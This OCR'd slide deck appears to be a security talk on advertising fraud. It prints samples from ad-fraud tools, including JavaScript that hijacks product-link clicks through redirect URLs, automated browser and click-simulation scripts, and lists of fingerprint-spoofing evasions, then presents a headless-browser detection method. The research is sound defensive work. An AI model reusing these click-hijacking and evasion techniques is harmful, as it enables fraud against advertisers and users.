
```
if (check_url()) {
    const all_a = document.getElementsByTagName('a');

    for (let i = 0; i < all_a.length; i++) {
        const href_str = all_a[i].href;

        let find_suning = false;
        if ((new RegExp('^https?://product.[redacted].com/.*/.*html').test(href_str))) {
            find_suning = true
        }
        if (find_suning) {
            all_a[i].onclick = function (e) {
                console.log('click ');
                let url = '';
                if (e.srcElement.baseURI.indexOf('[redacted].com') > -1) {
                    url = that.getParentUrl(e.srcElement)
                }
                if (url === '') {
                    url = e.srcElement.href
                }
                if ((new RegExp('^https?://product.[redacted]m/.*/.*html').test(url))) {
                    that.getClickUrl({
                        data: {
                            url: decodeURI(url)
                        },
                        success: function (obj) {
                            if (obj.short_click != null && obj.short_click !== 'null') {
                                that.openUrl(obj.short_click)
                            } else {
                                that.openUrl(url)
                            }
                        }
                    }, url);
                    return false;
                }else {
                    that.openUrl(url);
                }
            }
```

Case 3: Variety of malicious ad click tools

子程序名	返回值类型	公开	易包	备 注
删除浏览器				

变量名	类 型	静态	数组	备 注
i	整数型			
当前秒	文本型			
窗口句柄	整数型			
文件地址	文本型			
目录地址	文本型			

```
时钟2.时钟周期 = 0
进入许可区 (浏览器许可)
文件地址 = ""
计次循环首 (超级列表框1.取表项数 (), i)
    当前秒 = 超级列表框1.取标题 (i - 1, 1)
    如果真 (到整数 (当前秒) ≥ 到整数 (编辑框2.内容))
        窗口句柄 = 到整数 (超级列表框1.取标题 (i - 1, 0))
        超级列表框1.删除表项 (i - 1)
        启动线程 (&删除浏览器目录, 窗口句柄, )
        跳出循环 ()
    超级列表框1.置标题 (i - 1, 1, 到文本 (到整数 (当前秒) +
计次循环尾 ()
退出许可区 (浏览器许可)
判断 (文件地址 = "")
时钟2.时钟周期 = 1000
时钟2.时钟周期 = 10
```




Case 3: Variety of malicious ad click tools

JingYi web browser library in EPL (Easy Programming Language) , based on miniblink, support simulation:

- navigator.maxTouchPoints
- navigator.platform
-navigator.hardwareConcurrency
- screen.height
- screen.availWidth
- screen.availHeight
- screen.pixelDepth
- touch screen
- useragent

Case 3: Variety of malicious ad click tools



Case 3: Variety of malicious ad click tools

Captain module in EPL (Easy Programming Language):

- Tag as China Puppeteer
- Free, stable, open source
- Various camouflages: UA, geolocation, mobile mode, screen size, device orientation, cpu throttling, touch support
- Fingerprint plugins disguise browser fingerprints
- Support javascript injection
- Manual-grade keyboard and mouse, not system commands but chrome commands

Case 3: Variety of malicious ad click tools

- mobile version keypress genius software integrated with Android simulator

Case 3: Variety of malicious ad click tools

```
MoveTo 691, 449
Delay 3583
LeftDown 1
LeftClick 1
LeftUp 1
MoveTo 773, 428
Delay 2225
MouseWheel -1
Delay 1
MouseWheel -1
Delay 24
MouseWheel -1
Delay 3
MouseWheel -1
Delay 13
MouseWheel -1
Delay 2
MouseWheel -1
Delay 29
MouseWheel -1
Delay 2
MouseWheel -1
Delay 22
MouseWheel -1
```

```
LeftClick 1
Delay 2
LeftUp 1
MoveTo 727, 33
Delay 3836
LeftDown 1
LeftClick 1
LeftUp 1
MoveTo 483, 37
Delay 837
LeftDown 1
Delay 2
LeftClick 1
Delay 3
LeftUp 1
MoveTo 1722, 26
Delay 1016
LeftDown 1
LeftClick 1
Delay 15
LeftUp 1
```

Agenda

- Background
- Advertising fraud and anti-fraud
- In-depth analysis of typical cases
- **Crowd and key tech analysis**
- Detection and defense
- Summary and recommendations

Crowd analysis on underground industry practitioners

- High-level underground industry group characteristic
  - Corporatized operation, dozens to hundreds of people involved
  - Some of them have registered a large number of companies
  - They claim to be advertising monetization platforms, SSP platforms
  - Some of them Wearing the coat of a high-tech company
  - The underground industrial chain has a clear division of labor
  - Cheat technology develop, malware, profit channels are separated
  - Strong technical ability and high intensity of anti analysis and detection
  - Huge profit scale, huge infected user base, and bad social impact

Crowd analysis on underground industry practitioners

- Low-level underground industry group characteristic
  - Individual or small team, small scale group
  - Mostly their education level are junior high school and high school
  - Skilled in writing script: python, nodejs, ruby, EPL, MQ, etc.
  - Weak legal awareness, no fear, no rules, most of them are poor
  - Low technical ability, but very diligent in order to make a profit
  - They produce tools that sell for less and don't make much profit
  - They also have a technology exchange, tool procurement ecosystem
  - They can also lead to massive damage and bad social impact

Tech analysis on underground industry practitioners

- High-level underground industry group technology summarize
- Mobile Phone Platform
  - Reverse engineering and repackage/wrap ad platform SDK
  - Anti-debugging, anti-analysis, obfuscation, dynamic loading of dex/jar
  - Highly custom developed webview, usually using JSBridge for control
  - Using backdoors to control the phones of a large number of real users
  - Some gangs could silently rooting user's phone with android exploits
  - Invisible ad presentation and automatic click simulation
- PC Platform
  - Highly customized browsers or browser extensions hijack and modify traffic
  - Some gangs use drivers or local proxies to hijack and modify traffic

Tech analysis on underground industry practitioners

- Low-level underground industry group technology summarize
  - Using PC simulation mobile phone：Chrome F12 device emulator
  - Using PC browser library：CEFSharp，CEF，minibrowser
  - Headless/ automated browser：Puppeteer，Selenium，Playwright
  - Cloud mobile phone with automatic operation plug-in
  - Group control mobile phone, proxy server, VPN
  - Key Press Genius：PC & mobile
  - Flow Wizard(流量精灵)、 Flow treasure(流量宝)

Agenda

- Background
- Advertising fraud and anti-fraud
- In-depth analysis of typical cases
- Crowd and key tech analysis
- **Detection and defense**
- Summary and recommendations

About Project Heracles


- Vision/Motivation
  - To identify and separate typical cheating and fraudulent traffic
  - Track and trace ad-fraud underground industry practitioners
- Detection targets
  - All technology involved in high-level and low-level groups
- Who is the main R&D
  - Security researchers
- Execution path
  - Fingerprint? Information leak?

Detection and defense agenda

- Headless/automated Browser Detection
- Detect invisible mobile native/webview ad click
- Detect android simulator and mobile key press genius
- Detect malware PC browser extension hijack

Headless/automated Browser Detection

- Headless/automated Chrome is based on CDP （Chrome DevTools Protocol）



Headless/automated Browser Detection

- Previously public disclosed detection methods list

	Headless Browser		Headless Browser
UserAgent	incl. “Headless”	**Permission**	contradictory values
AppVersion	incl. “Headless”	**Time elapse**	alert closed fast
Webdriver	true	**Broken image**	image width & height is 0
Chrome	window.chrome	**Mouse move**	movementX & movementY is 0
Plugins	don’t have plugins	**WebGL**	WebGL Vendor & Renderer
MimeType	don‘t have mime type	**OuterDim**	outerWidth & outerHeight is 0
Language	has no language	**RTT**	navigator.connection.rtt is 0
Devtools	devtools protocol	**...**	...

- https://github.com/infosimples/detect-headless
- https://github.com/berstend/puppeteer-extra/tree/master/packages/puppeteer-extra-plugin-stealth/evasions


Headless/automated Browser Detection

- The shortcoming of previously public disclosed detection methods

	shortcoming		shortcoming
UserAgent	Easy to bypass	**Permission**	Seems not work
AppVersion	Easy to bypass	**Time elapse**	affect user experience
Webdriver	Can be closed by set args	**Broken image**	Seems not work
Chrome	Diff chrome vs chromium	**Mouse move**	Need to wait, not stable
Plugins	Seems not work	**WebGL**	Easy to hook bypass
MimeType	Diff chrome vs chromium	**OuterDim**	Seems not work
Language	Diff chrome vs chromium	**RTT**	Seems not work
Devtools	Seems not work	**...**	...

Headless/automated Browser Detection


- From security researcher's perspective
- How to analysis:
  - The different between Headless Chrome and Normal Chrome
    - -- the different characteristics are important
  - An in-depth look at the implementation of headless browser
    - -- The key to find stable features to detect



Headless/automated Browser Detection

- A new stable method to detect all headless browsers
  - The key is to detect the hidden opened Devtools instance in browser

```
351  void V8Console::ProfileEnd(const v8::debug::ConsoleCallArguments& info,
352                             const v8::debug::ConsoleContext& consoleContext) {
353    ConsoleHelper helper(info, consoleContext, m_inspector);
354    helper.forEachSession([&helper](V8InspectorSessionImpl* session) {
355      session->profilerAgent()->consoleProfileEnd(
356          helper.firstArgToString(String16()));
357    });
358  }
```





```
14  int main()
15  {
16      std::string in = "1234567890";
17      std::string out;
18      while (in.length() < 1048576) {in += in;}
19      for (int cnt = 0; cnt < 10; cnt++) {
20          std::copy_n(in.begin(), in.length(), std::back_inserter(out));
21          out = "";
22      }
23  }
```

Cpu: AMD 5900x, 4.3Ghz
x86 release build
Copy used 33 milliseconds

Headless/automated Browser Detection

- A new stable method to detect all headless browsers
  - The key is to detect the hidden opened Devtools instance in browser



```
let pt = function () {
    let i = 0;
    let a = ''.repeat(0x100000);
    let d1 = new Date();
    try {
        while (i < 0x10) {
            console.profileEnd(a);
            i++;
        }
    } catch (e) {}
    let d2 = new Date();
    return d2 - d1;
}
alert(pt());
```

After test (<=93.0.4547.0), it can stable detect all headless/automated browsers which based on Chromium core, including mobile browser/webview in Apps.

Harmless for user experience.
Nothing is displayed on the UI.

If you learned this principles, it is easy to adapt this code to the latest browsers.

Headless/automated Browser Detection

- About JingYi web browser library in EPL (Easy Programming Language)

精易Web浏览器支持库miniblink内核正式版，静态版wke.fne

: 224B : 245 立即下载

: 1 : 2021-11-29 16:30:53 高速下载

部分简介

本支持库使用的Web浏览器内核来自于 Miniblink，该作者一直在维持该项目的更新不少年头了，因为有了他默默无闻的付出，大家才能这么愉快的使用。

支持库将持续更新，为大家提供最好用，最高效的易语言wke内核浏览器。

本次更新完全使用C语言重写，相比易语言，稳定性提升，速度提升，C语言原生调用，带来原汁原味的快感。

【C语言支持库的好处】

Small and easy to integrate!

功能特性

Features

小巧、容易集成

Miniblink压缩后仅几M左右的体积，只需一个dll，通过纯C接口，数行代码即可集成到各种软件

小巧，压缩后仅几M大小。

接口纯C，单线程，交互简单。


C++，C#，Delphi等调用方便

Detect invisible mobile native/webview ad click

- Previously public disclosed detection methods
  - Most of the public information is disclosed by mobile anti-virus companies
    - -- Qihoo 360，kaspersky，Antiy，Tencent，etc..
    - -- Using static analysis，dynamic behavior sanbox，manual reverse analysis
  - In fact they are just disclosing the incident, not discussing how to perceive and detect

(三) 移动广告流量欺诈手段剖析

2019年3月，Google发布的2018年Android安全报告显示，点击欺诈应用软件占PHA总安装率的54.9%[5]，如下图所示：



An advertising dropper in Google Play

27 AUG 2019 ⌛ 1 minute read

